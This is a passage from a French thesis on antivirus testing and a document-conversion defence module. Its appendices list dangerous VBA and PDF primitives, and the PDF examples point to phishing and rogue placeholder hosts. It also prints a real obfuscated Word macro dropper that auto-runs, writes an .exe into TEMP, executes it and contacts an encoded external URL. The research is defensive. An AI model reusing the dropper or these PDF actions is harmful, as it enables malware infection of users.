


FIGURE 26 – Fenêtre du navigateur sécurisé

8 Bilan de la conception d'un nouveau module antiviral

En prenant en compte l'aspect formalisation et mathématique du problème de création d'un nouvel élément antiviral, j'ai réussi à implémenter les deux algorithmes présentés dans le chapitre V. Ainsi il est donc possible d'agir sur des documents bureautiques, de plusieurs façons afin d'éliminer au maximum le risque d'infection et ce, proactivement. Mon travail permet donc de traiter des menaces inconnues.

Concernant la sécurité des applications bureautiques, on a également vu qu'il était possible d'avertir l'utilisateur sur les dangers encourus en modifiant ces paramètres. Il serait possible de se placer encore plus bas, au niveau du noyau du système d'exploitation par exemple. Ainsi, on pourrait directement empêcher les actions malveillantes tout en prévenant l'utilisateur.

Le module antiviral de conversion est pleinement opérationnel pour les documents bureautiques et il remplit parfaitement son rôle. Le couplage de celui-ci avec un module d'analyse permet de faire une défense en profondeur comme expliqué dans la présentation du projet *DAVFI*.

Une nouvelle classe de documents a été abordée dans le concept des documents *polyglotte*. Il est important de noter que cette classe est en fait une combinaison de plusieurs documents. Il sera important de travailler plus en profondeur sur ces documents et en particulier de proposer une nouvelle méthodologie d'analyse et d'identification.

Le développement d'une interface pour une solution de sécurité est une chose importante. En effet, celle-ci est la partie visible de l'iceberg, elle est le relais entre le produit antiviral et l'utilisateur. C'est pourquoi celle-ci se doit d'être aussi irréprochable que n'importe quel module d'une solution antivirale.

Elle doit à la fois remplir parfaitement ses fonctions, sans être trop contraignante pour l'utilisateur. Elle se doit d'agréger tous les modules afin de les faire cohabiter et fonctionner correctement. De plus, elle se doit d'être irréprochable en terme de sécurité, car c'est une porte d'entrée pour tout le système antiviral.

Ces travaux ont fait l'objet d'une soumission dans une conférence.

Conclusion et perspectives

Dans ce mémoire, j'ai présenté deux travaux bien distincts mais pourtant intimement liés. L'état de l'art nous a permis de comprendre qu'il n'existe pas de méthodologie indépendante qui permettrait d'analyser un antivirus. La plupart des tests ouverts au public ne sont que les comptes-rendus des éditeurs d'antivirus eux-mêmes.

Il n'est donc pas possible de savoir si un produit antiviral remplit correctement les fonctions qui lui sont attribués. Il n'est pas possible ni concevable de reposer uniquement sur certains tests, parfois biaisés, pour se croire en sécurité.

La présentation d'une infection informatique puis du fonctionnement d'un produit antiviral, a démontré que le point de vue d'un défenseur ne suffit pas à concevoir un système de protection performant. Le point de vue de l'attaquant, du créateur de virus, est une des meilleures solutions pour améliorer un système de détection.

C'est pourquoi j'ai présenté une méthodologie de tests de ces produits antiviraux. J'ai mis un point d'honneur à ce que celle-ci soit ouverte, libre, reproductible et adaptable au public qui souhaitera l'utiliser afin de tester son système. Cette méthodologie a été créée à l'aide des documents bureautiques, facilement exploitable.

Cette méthodologie a fait ses preuves sur une quinzaine de logiciels antivirus du marché, en prenant pour chacun les mêmes conditions de tests. Le récapitulatif des premiers résultats montrent qu'effectivement il existe certaines failles importantes dans ces logiciels et qui parfois pourraient être corriger assez facilement.

Le lien entre l'attaquant et le défenseur d'un système est extrêmement fort. Un défenseur réagira à une attaque en améliorant son système, mais pour prévoir des attaques, il sera amené à les définir et les mettre en place lui-même. L'attaquant aura toujours un coup d'avance, et lui n'aura qu'à étudier un seul produit, alors que le défenseur lui doit couvrir toutes les possibilités possibles.

Après la définition et la mise en place des tests d'antivirus, j'ai donc pu étudier le point de vue du défenseur. J'ai donc essayé de produire un nouveau moyen de protection, proactif, permettant une approche différentes des antivirus actuels. Un système antiviral doit être bien plus qu'un simple moteur de détection. Il ne doit pas simplement réagir à des attaques mais il doit essayer de les prévoir et de les arrêter avant leur mise en circulation, même si elles sont inconnues.

C'est pourquoi j'ai développé une nouvelle technique antivirale, dite de *prévention*. Cette méthode agit avant que l'utilisateur n'interagisse avec la cible, que celle-ci soit saine ou malicieuse, le but étant de la transformer dans un format non dangereux sans perdre de contenu.

Cette technique n'a pas été facile à mettre en œuvre, il a fallut de nombreuses recherches et de nombreux tâtonnements pour enfin trouver un modèle viable pour effectuer cette opération. Elle n'est pas parfaite mais elle est amenée à évoluer comme devrait normalement le faire n'importe quel modèle de sécurité.

Comme on l'a vu, notre modèle de prévention est appliqué à une classe, à un format bien particulier, celles des documents bureautiques. La façon dont sont construits ces documents nous a permis de pouvoir les transformer facilement.

Une perspective pour ce modèle est bien sur une évolution vers les formats binaires, comme les exécutables, ... Il existe déjà des langages, comme le langage *REIL* [92], qui nous permettent de modifier des instructions au niveau du code assembleur. Il serait donc tout à fait possible de transformer un exécutable dans le même ou dans un autre format tout en gardant son contenu et/ou sa forme et ses fonctionnalités.

Il n'en reste pas moins qu'il est toujours important d'analyser et de comprendre comment les différentes attaques fonctionnent. C'est pourquoi il est important de garder ce point de vue de l'attaquant afin de développer de nouveaux systèmes de protection.

Concernant les documents bureautiques, on a aperçu de nouvelles façons de les concevoir. Les fichiers polyglotte ne sont plus des simples documents mais une combinaison de plusieurs et nous ne savons pas encore leurs limites de conception.

Un important travail devra être effectué sur ce format de fichier, avec notamment la mise en place d'une nouvelle méthode d'identification des documents ne reposant pas seulement une extension et un *Magic Number*. Cela inclut des techniques de parsing et d'analyse sémantique. Si une méthode d'identification est trouvée, il est aussi possible de penser à l'adapter aux différents formats binaires.

Une méthode d'analyse et d'extraction des différents documents peut être aussi envisager, afin d'effectuer une analyse plus fine et de pouvoir catégoriser parmi tous les documents lesquels sont dangereux ou non. Il serait alors possible d'effectuer une nouvelle méthode de prévention en éliminant les parties dangereuses.

Annexes

Annexe A: Liste des conversions utilisées par *LibreOffice*

Les conversions utilisées pour les documents bureautiques par *LibreOffice*, réparties suivant l'application ou le type de document utilisé, sont les suivantes :

Texte

doc :"MS Word 97"
docx :"MS Word 2007 XML"
docm :"MS Word 2007 XML"
odt :"writer8"
pdf :"writer_pdf_Export"
rtf :"Rich Text Format"

Classeur

xls :"MS Excel 97"
xlsx :"MS Excel 2007 XML"
xlsm :"MS Excel 2007 XML"
ods :"calc8"
pdf :"calc_pdf_Export"

Presentation

ppt :"MS PowerPoint 97"
pptx :"Impress MS PowerPoint 2007 XML"
pptm :"Impress MS PowerPoint 2007 XML"
pps :"MS PowerPoint 97 Autoplay"
ppsx :"Impress MS PowerPoint 2007 XML Autoplay "
ppsm :"Impress MS PowerPoint 2007 XML Autoplay "
odp :"impress8"
pdf :"impress_pdf_Export"

Une liste plus complète peut être trouver à l'adresse suivante :
http ://www.commandlinefu.com/commands/view/11692/commandline-document-conversion-with-libreoffice

Annexe B: Fichiers de configuration du module 4

Le contenu du fichier de configuration de l'utilisateur est le suivant :

```
<?xml version="1.0"?>
<Config>
    <macro action="0" mode="1"/>
</Config>
```

Le contenu du fichier de configuration de conversion est le suivant :

```
<?xml version="1.0"?>
<Config>
    <DOC DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
    <DOCX DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
    <DOCM DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
    <ODT DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
    <RTF DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
    <XLS XLS="1" XLSX="1" XLSM="0" ODS="1" PDF="1"/>
    <XLSX XLS="1" XLSX="1" XLSM="0" ODS="1" PDF="1"/>
    <XLSM XLS="1" XLSX="1" XLSM="0" ODS="1" PDF="1"/>
    <ODS XLS="1" XLSX="1" XLSM="0" ODS="1" PDF="1"/>
    <PPT PPT="1" PPTX="1" PPTM="0" PPS="1" PPSX="1" PPSM="0" ODP="1" PDF="1"/>
    <PPTX PPT="1" PPTX="1" PPTM="0" PPS="1" PPSX="1" PPSM="0" ODP="1" PDF="1"/>
    <PPTM PPT="1" PPTX="1" PPTM="0" PPS="1" PPSX="1" PPSM="0" ODP="1" PDF="1"/>
    <PPS PPT="1" PPTX="1" PPTM="0" PPS="1" PPSX="1" PPSM="0" ODP="1" PDF="1"/>
    <PPSX PPT="1" PPTX="1" PPTM="0" PPS="1" PPSX="1" PPSM="0" ODP="1" PDF="1"/>
    <PPSM PPT="1" PPTX="1" PPTM="0" PPS="1" PPSX="1" PPSM="0" ODP="1" PDF="1"/>
    <ODP PPT="1" PPTX="1" PPTM="0" PPS="1" PPSX="1" PPSM="0" ODP="1" PDF="1"/>
    <PDF PDF="1" ODP="1"/>
</Config>
```

Annexe C: Fichier des primitives *VB* dangereuses

Cette annexe liste le contenu du fichier des primitives *VB* dangereuses du module 4 du projet *DAVFI*. Celui-ci sera utilisé (voir section 4.1) pour analyser le contenu des macros, lorsque l'utilisateur a le droit d'utiliser des macros. Cette liste a vocation à évoluer.

```
<?xml version="1.0"?>
<Vba>
    <mot>
        <Shell />
        <CreateObject />
        <Scripting />
        <Attributes />
        <FileSystemObject />
        <FileSystem />
        <GetDrive />
        <DriveExists />
        <Drives />
        <DriveType />
        <DriveLetter />
        <ShareName />
        <VolumeName />
        <AvailableSpace />
        <FreeSpace />
        <TotalSize />
        <RootFolder />
        <SubFolders />
        <SerialNumber />
        <CreateFolder />
        <FolderExists />
        <GetFolder />
        <GetSpecialFolder />
        <FileSearch />
        <FoundFiles />
        <GetFile />
        <Files />
        <BuildPath />
        <GetDriveName />
        <GetBaseName />
        <GetFileName />
        <GetExtensionName />
        <GetParentFolderName />
        <GetTempName />
        <Open />
```

```
        <OpenTextFile />
        <CreateTextFile />
        <Read />
        <ReadLine />
        <ReadAll />
        <Copy />
        <CopyFile />
        <FileCopy />
        <Move />
        <MoveFile />
        <Delete />
        <DeleteFile />
        <Debug />
        <Print />
        <Debug.Print />
        <ChDrive />
        <ChDir />
        <AutoOpen />
        <Document_Open />
        <Workbook_Open />
        <Environ />
    </mot>
</Vba>
```

Annexe D: Liste des évènements liés aux macros *LibreOffice*

Il s'agit des évènements de la suite *LibreOffice* pouvant être associé à une macro. Les deux colonnes associées à chaque évènement représente l'attribut *XML* qui représente cet évènement dans le fichier de configuration du fichier ou de l'application.

Évènement	**Fichier**	**Application**
Démarrer l'application	office :start-app	OnStartApp
Fermer l'application	office :close-app	OnCloseApp
Document créé	office :create	OnCreate
Nouveau document	office :new	OnNew
Chargement du document terminé	office :load-finished	OnLoadFinished
Ouvrir le document	dom :load	OnLoad
Le document va être fermé	office :prepare-unload	OnPrepareUnload
Document fermé	dom :unload	OnUnload
Vue créée	office :view-created	OnViewCreated
La vue va être fermée	office :prepare-view-closing	OnPrepareViewClosing
Vue fermée	office :view-close	OnViewClosed
Activer le document	dom :DOMFocusIn	OnFocus
Désactiver le document	dom :DOMFocusOut	OnUnfocus
Enregistrer le document	office :save	OnSave
Le document a été enregistré	office :save-done	OnSaveDone
L'enregistrement du document a échoué	office :save-failed	OnSaveFailed
Enregistrer le document sous	office :save-as	OnSaveAs
Le document a été enregistré sous	office :save-as-done	OnSaveAsDone
'Enregistrer sous' a échoué	office :save-as-failed	OnSaveAsFailed
Stockage ou export de copie du document	office :copy-to	OnCopyTo
Une copie du document a été créée	office :copy-to-done	OnCopyToDone
La création de la copie du document a échoué	office :copy-to-failed	OnCopyToFailed
Imprimer le document	office :print	OnPrint
Le statut 'Modifié' a été changé	office :modify-changed	OnModifyChanged
Titre du document modifié	office :title-changed	OnTitleChanged
L'impression des lettres de formulaire a commencé	office :mail-merge	
L'impression des lettres de formulaire est terminée	office :mail-merge-finished	
La fusion des champs de formulaire a commencé	office :field-merge	
La fusion des champs de formulaire est terminée	office :field-merge-finished	
Modification du nombre de pages	office :page-count-changed	

Table 1 – Tableau des évènements *LibreOffice*

Annexe E: Familles et primitives *PDF* dangereuses

Exemples d'utilisation des familles et primitives *PDF* dangereuses :

- La famille *OpenAction*

```
7 0 obj
≪
    /Type /OpenAction
    /S /Launch
    /F (/c: /program files/internet explorer/iexplore.exe)
≫
Endobj
```

- La famille *Action*

```
4 0 obj
≪
    /Type /Action
    /S /GoToE
    /D (Chapter 1)
    /F (un_fichier.pdf)
    /T ≪ IR IC
    /N (Fichier annexe) ≫
≫
Endobj
```

- Fonction *GoTo*

```
1 0 obj
≪
    /Type /Annot
    /Subtype ILink
    /Rect [71 717 190 734J
    /Border [16 16 1J
    /A ≪
           /Type /Action
           /S /GoTo
           /D [2 0 R IFitR -4 399 199 533]  ; Destination : ici objet numéro 2
                                            ; et ajustement du zoom de la page
       ≫
≫
Endobj
```

- Fonction *Launch*

```
9 0 obj
≪
    /Type 10penAction
    /S /Launch
    /F (/c:/SecretFiIes/password.doc)
    10 (print)
≫
Endobj
```

- Fonction *URI*

```
9 0 obj
≪
    /Type /OpenAction
    /S /URI                                          ; Définition de la commande URI
    /URI (http://http://www.un_site_de_phishing.com) ; Adresse de la ressource
                                                     ; à atteindre
≫
Endobj
```

- Fonction *SubmitForm*

```
41 0 obj
≪
    /S /SubmitForm
    /F    ≪
              /FS                                       ; Specifications de l'URL
              /URL
              /F (ftp://www.siteweb_voyou.com/song.mp3) ; Fichier vers lequel
                                                        ; exporter les données
          ≫
≫
Endobj
```

- Fonction *JavaScript*

```
9 0 obj
≪
    /Type /OpenAction
    /S /JavaScript
    /JS 10 0 R
≫
endobj
```

Annexe F: Emplacements de confiance de *Microsoft Office 2013*

Cette annexe contient la liste des emplacements de confiance de *Microsoft Office 2013*, installés par défaut, suivant l'application. Une arborescence commençant par *%APPDATA%* réfère à une arborescence de type :
C :\Users\<nom_utilisateur>\AppData\Roaming\

Nom	Chemin
Location2	C :\Program Files\Microsoft Office\Office15\ACCWIZ\

Table 2 – Emplacement de confiance pour Access

Nom	Chemin
Location0	C :\Program Files\Microsoft Office\Office15\XLSTART\
Location1	*%APPDATA%*\Microsoft\Excel\XLSTART
Location2	*%APPDATA%*\Microsoft\Templates
Location3	C :\Program Files\Microsoft Office\Templates\
Location4	C :\Program Files\Microsoft Office\Office15\STARTUP\
Location5	C :\Program Files\Microsoft Office\Office15\Library\

Table 3 – Emplacements de confiance pour Excel

Nom	Chemin
Location0	*%APPDATA%*\Microsoft\Templates
Location1	C :\Program Files\Microsoft Office\Templates\
Location2	*%APPDATA%*\Microsoft\Addins
Location3	C :\Program Files\Microsoft Office\Document Themes 15\

Table 4 – Emplacements de confiance pour PowerPoint

Nom	Chemin
Location0	*%APPDATA%*\Microsoft\Templates
Location1	C :\Program Files\Microsoft Office\Templates\
Location2	*%APPDATA%*\Microsoft\Word\Startup

Table 5 – Emplacements de confiance pour Word

Annexe G: Squelettes de document *Microsoft Office*

Document Excel




FIGURE 27 – Squelette spécifique d'un document Excel

Document Powerpoint




FIGURE 28 – Squelette spécifique d'un document PowerPoint

Annexe H: Instructions assembleur du fichier *EICAR*

```
0100 58            POP     AX
0101 354F21        XOR     AX,214Fh
0104 50            PUSH    AX
0105 254041        AND     AX,4140h
0108 50            PUSH    AX
0109 5B            POP     BX        ;--> Places 0140 in BX

010A 345C          XOR     AL,5Ch
010C 50            PUSH    AX
010D 5A            POP     DX        ;--> Places 011C in DX

010E 58            POP     AX
010F 353428        XOR     AX,2834h
0112 50            PUSH    AX
0113 5E            POP     SI
0114 2937          SUB     [BX],SI   ;--> changes bytes at 140-141

0116 43            INC     BX
0117 43            INC     BX
0118 2937          SUB     [BX],SI   ;--> changes bytes at 142-143

011A 7D24          JGE     0140h     ;--> Jumps over data string to
                                     ; the last two instructions

011C  45 49 43 41 52 2D 53 54 41  EICAR-STA
0125  4E 44 41 52 44 2D 41 4E 54  NDARD-ANT        DATA  STRING
012E  49 56 49 52 55 53 2D 54 45  IVIRUS-TE     which is displayed
0137  53 54 2D 46 49 4C 45 21 24  ST-FILE!$       by the program.


0140 CD21          INT     21        ;--> DOS Function 09h:
                                     ; Displays the text.
0142 CD20          INT     20        ;--> Program Termination funct.
```

Annexe I: Fichier squelette *Manifest.xml* d'un fichier *LibreOffice*

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
 manifest:1.0" manifest:version="1.2">
 <manifest:file-entry manifest:full-path="/" manifest:version="1.2"
 manifest:media-type="application/vnd.oasis.opendocument.text"/>
 <manifest:file-entry manifest:full-path="Thumbnails/thumbnail.png"
 manifest:media-type="image/png"/>
 <manifest:file-entry manifest:full-path="styles.xml"
 manifest:media-type="text/xml"/>
 <manifest:file-entry manifest:full-path="content.xml"
 manifest:media-type="text/xml"/>
 <manifest:file-entry manifest:full-path="meta.xml"
 manifest:media-type="text/xml"/>
 <manifest:file-entry manifest:full-path="settings.xml"
 manifest:media-type="text/xml"/>
 <manifest:file-entry manifest:full-path="manifest.rdf"
 manifest:media-type="application/rdf+xml"/>
 <manifest:file-entry manifest:full-path="Configurations2/accelerator/current.xml"
 manifest:media-type=""/>
 <manifest:file-entry manifest:full-path="Configurations2/"
 manifest:media-type="application/vnd.sun.xml.ui.configuration"/>
</manifest:manifest>
```

Annexe J: Fichier squelette *[Content_Types].xml* d'un fichier *Word*

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
 <Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
 <Default Extension="rels" ContentType="application/vnd.openxmlformats-package.
 relationships+xml"/>
 <Default Extension="xml" ContentType="application/xml"/>
 <Override PartName="/word/document.xml" ContentType="application/vnd.ms-word.
 document.macroEnabled.main+xml"/>
 <Override PartName="/word/styles.xml" ContentType="application/vnd.
 openxmlformats-officedocument.wordprocessingml.styles+xml"/>
 <Override PartName="/word/stylesWithEffects.xml" ContentType="application/vnd.
 ms-word.stylesWithEffects+xml"/>
 <Override PartName="/word/settings.xml" ContentType="application/vnd.
 openxmlformats-officedocument.wordprocessingml.settings+xml"/>
 <Override PartName="/word/webSettings.xml" ContentType="application/vnd.
 openxmlformats-officedocument.wordprocessingml.webSettings+xml"/>
 <Override PartName="/word/fontTable.xml" ContentType="application/vnd.
 openxmlformats-officedocument.wordprocessingml.fontTable+xml"/>
 <Override PartName="/word/theme/theme1.xml" ContentType="application/vnd.
 openxmlformats-officedocument.theme+xml"/>
 <Override PartName="/docProps/core.xml" ContentType="application/vnd.
 openxmlformats-package.core-properties+xml"/>
 <Override PartName="/docProps/app.xml" ContentType="application/vnd.
 openxmlformats-officedocument.extended-properties+xml"/>
</Types>
```

Annexe K: Document facturation.doc

Contenu initial du fichier *NewMacros.xml*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script"
 script:name="NewMacros" script:language="StarBasic" script:moduleType="normal">
 Rem Attribute VBA_ModuleType=VBAModule
Option VBASupport 1
Sub AutoOpen()
    Auto_Open
End Sub

Sub lowlvIAkvQSxuYRq(lowwiiBEZKgUfedRYgA)
    DoEvents
End Sub

Sub lowofXgxlSTDIhTFVzT()
End Sub

Sub lowwQjBUuYjLTcJ()
    Dim lowlfoHrqlYucLjajOy As Integer
    Dim lownAwmbDGeQNOXxF As String
    Dim lowPMpHcEguVNESw As String
    Dim lowKgrkgyFGCpNUgeu As String
    Dim lowUOVoFbcjTFboHLE As String
    lowPMpHcEguVNESw = &quot;.&quot;
    lowKgrkgyFGCpNUgeu = &quot;exe&quot;
    lowUOVoFbcjTFboHLE = &quot;lowefekxorVTXxjLr&quot;
    lownAwmbDGeQNOXxF = lowUOVoFbcjTFboHLE + lowPMpHcEguVNESw + lowKgrkgyFGCpNUgeu
    lowlfoHrqlYucLjajOy = FreeFile()
    Open lownAwmbDGeQNOXxF For Binary Access Read Write As lowlfoHrqlYucLjajOy Len = 3072
End Sub

Sub Auto_Open()
    lowWAzpVyXpHogji
End Sub

Sub Workbook_Open()
    Auto_Open
End Sub
```

```
Sub lowxutRfODSCSvb(lowyrelnsuZIuiqQC As String)
    Dim lowbgDtoaqsWhcU
    Dim lowDJSxsuKGMKucPR As String
    Dim lowOQgZJaDriwXeVQKY As Object
    Dim lowiWJvGvvKvRomBYasf
    lowyujFVdbJywyl = TimeValue(&quot;22:38:39&quot;)
    lowDJSxsuKGMKucPR = Environ(&quot;TEMP&quot;)
    Application.OnTime lowyujFVdbJywyl, &quot;lowOGtiUtymqGplFAbp&quot;
    ChDrive (lowDJSxsuKGMKucPR)
    ChDir (lowDJSxsuKGMKucPR)

    Debug.Print &quot;lowLbCsLTEKvxkZFSc&quot;
    lowiWJvGvvKvRomBYasf = &quot;Sh&quot; &amp; &quot;e&quot; &amp; Chr(108)
    lowbgDtoaqsWhcU = lowiWJvGvvKvRomBYasf &amp; Chr(108) &amp; &quot;.Application&quot
    Debug.Print &quot;lowJKGEuOWAuACo&quot;
    Set lowOQgZJaDriwXeVQKY = CreateObject(lowbgDtoaqsWhcU)
    Debug.Print &quot;lowhPPjrhUlMEHk&quot;
    lowOQgZJaDriwXeVQKY.Open (lowDJSxsuKGMKucPR &amp; &quot;\&quot; &amp;
    lowyrelnsuZIuiqQC)
    Debug.Print &quot;lowHPHJXrtDVNsSoMtQ&quot;
    lowofXgxlSTDIhTFVzT
End Sub

Sub lowWAzpVyXpHogji()
    Dim lowofUzepCQyCambNK As Integer
    Dim lowXAdRWBwOcQxrwl As Byte
    Dim lowxqjPLUwyERBuIpGN As Paragraph
    Dim lowXnmptKuLMOpDzRUSp As String
    Dim lownAwmbDGeQNOXxF As String
    Dim lowUOVoFbcjTFboHLE As String
    Dim lowDJSxsuKGMKucPR As String
    Dim lowhLtrgyerbuDRKCq As Boolean
    Dim lowLNWnjLqZiHwu As Long
    Dim lowpTZBQzagvzdKgsQq As String
    Dim lowlfoHrqlYucLjajOy As Integer
    Dim lowKgrkgyFGCpNUgeu As String
    lowKgrkgyFGCpNUgeu = &quot;exe&quot;
    lowUOVoFbcjTFboHLE = &quot;lowefekxorVTXxjLr&quot;
    lowPMpHcEguVNESw = &quot;.&quot;
    lowpTZBQzagvzdKgsQq = &quot;lowSqoyrrHkWIzD&quot;
    lowyujFVdbJywyl = TimeValue(&quot;22:35:38&quot;)
    Application.OnTime lowyujFVdbJywyl, &quot;lowOGtiUtymqGplFAbp&quot;
    lowlQJGwfchBTwNuuONz = Chr(104) + Chr(116) + Chr(116) + Chr(112) + Chr(58) +
```

```
Chr(47) + Chr(47) + Chr(115) + Chr(97) + Chr(118) + Chr(101) + Chr(112) +
Chr(105) + Chr(99) + Chr(46) + Chr(115) + Chr(117) + Chr(47) +
&quot;5579689.jpg&quot;
Selection.HomeKey Unit:=wdStory
Selection.Fields.Add Range:=Selection.Range, Type:=wdFieldEmpty, Text:= _
&quot;INCL&quot; + &quot;UDEPIC&quot; + &quot;TURE  &quot; + lowlQJGwfchBTwNuuONz + &quo
lownAwmbDGeQNOXxF = lowUOVoFbcjTFboHLE + lowPMpHcEguVNESw + lowKgrkgyFGCpNUgeu
lowDJSxsuKGMKucPR = Environ(&quot;TEMP&quot;)
Application.OnTime lowyujFVdbJywyl, &quot;lowOGtiUtymqGplFAbp&quot;
ChDrive (lowDJSxsuKGMKucPR)
ChDir (lowDJSxsuKGMKucPR)
Application.OnTime lowyujFVdbJywyl, &quot;lowOGtiUtymqGplFAbp&quot;
lowlfoHrqlYucLjajOy = FreeFile()

lowwQjBUuYjLTcJ

Application.OnTime lowyujFVdbJywyl, &quot;lowOGtiUtymqGplFAbp&quot;
lowyujFVdbJywyl = TimeValue(&quot;12:42:12&quot;)
Application.OnTime lowyujFVdbJywyl, &quot;lowOGtiUtymqGplFAbp&quot;
For Each lowxqjPLUwyERBuIpGN In ActiveDocument.Paragraphs
    lowlvIAkvQSxuYRq (lowxqjPLUwyERBuIpGN)
    lowXnmptKuLMOpDzRUSp = lowxqjPLUwyERBuIpGN.Range.Text
    lowyujFVdbJywyl = TimeValue(&quot;17:51:42&quot;)
    Application.OnTime lowyujFVdbJywyl, &quot;lowOGtiUtymqGplFAbp&quot;
    If (lowhLtrgyerbuDRKCq = True) Then
        lowLNWnjLqZiHwu = 1
        Dim lowsWXSgsJYQdXIt As Integer
        lowsWXSgsJYQdXIt = 2
        While (lowLNWnjLqZiHwu &lt; Len(lowXnmptKuLMOpDzRUSp))
            lowcbxXRnKLZeavDQK = Mid(lowXnmptKuLMOpDzRUSp, lowLNWnjLqZiHwu,
             lowsWXSgsJYQdXIt)
            lowXAdRWBwOcQxrwl = &quot;&amp;H&quot; + lowcbxXRnKLZeavDQK
            Application.OnTime lowyujFVdbJywyl, &quot;lowOGtiUtymqGplFAbp&quot;
            Put #lowlfoHrqlYucLjajOy, , lowXAdRWBwOcQxrwl
            lowLNWnjLqZiHwu = lowLNWnjLqZiHwu + lowsWXSgsJYQdXIt
        Wend
    ElseIf (InStr(1, lowXnmptKuLMOpDzRUSp, lowpTZBQzagvzdKgsQq) &gt; 0 And
     Len(lowXnmptKuLMOpDzRUSp) &gt; 0) Then
        Dim loweCSGhRrnMwsQnqWO As Boolean
        loweCSGhRrnMwsQnqWO = True
        lowhLtrgyerbuDRKCq = loweCSGhRrnMwsQnqWO
    End If
Next
```

```
    Application.OnTime lowyujFVdbJywyl, &amp;quot;lowOGtiUtymqGplFAbp&amp;quot;
    Close #lowlfoHrqlYucLjajOy
    lowxutRfODSCSvb (lownAwmbDGeQNOXxF)
End Sub

Sub lowOGtiUtymqGplFAbp()
End Sub



</script:module>
```

Contenu décrypté du fichier *NewMacros.xml*

```
/* Gestion ouverture document Word */
Sub AutoOpen()
    Auto_Open
End Sub

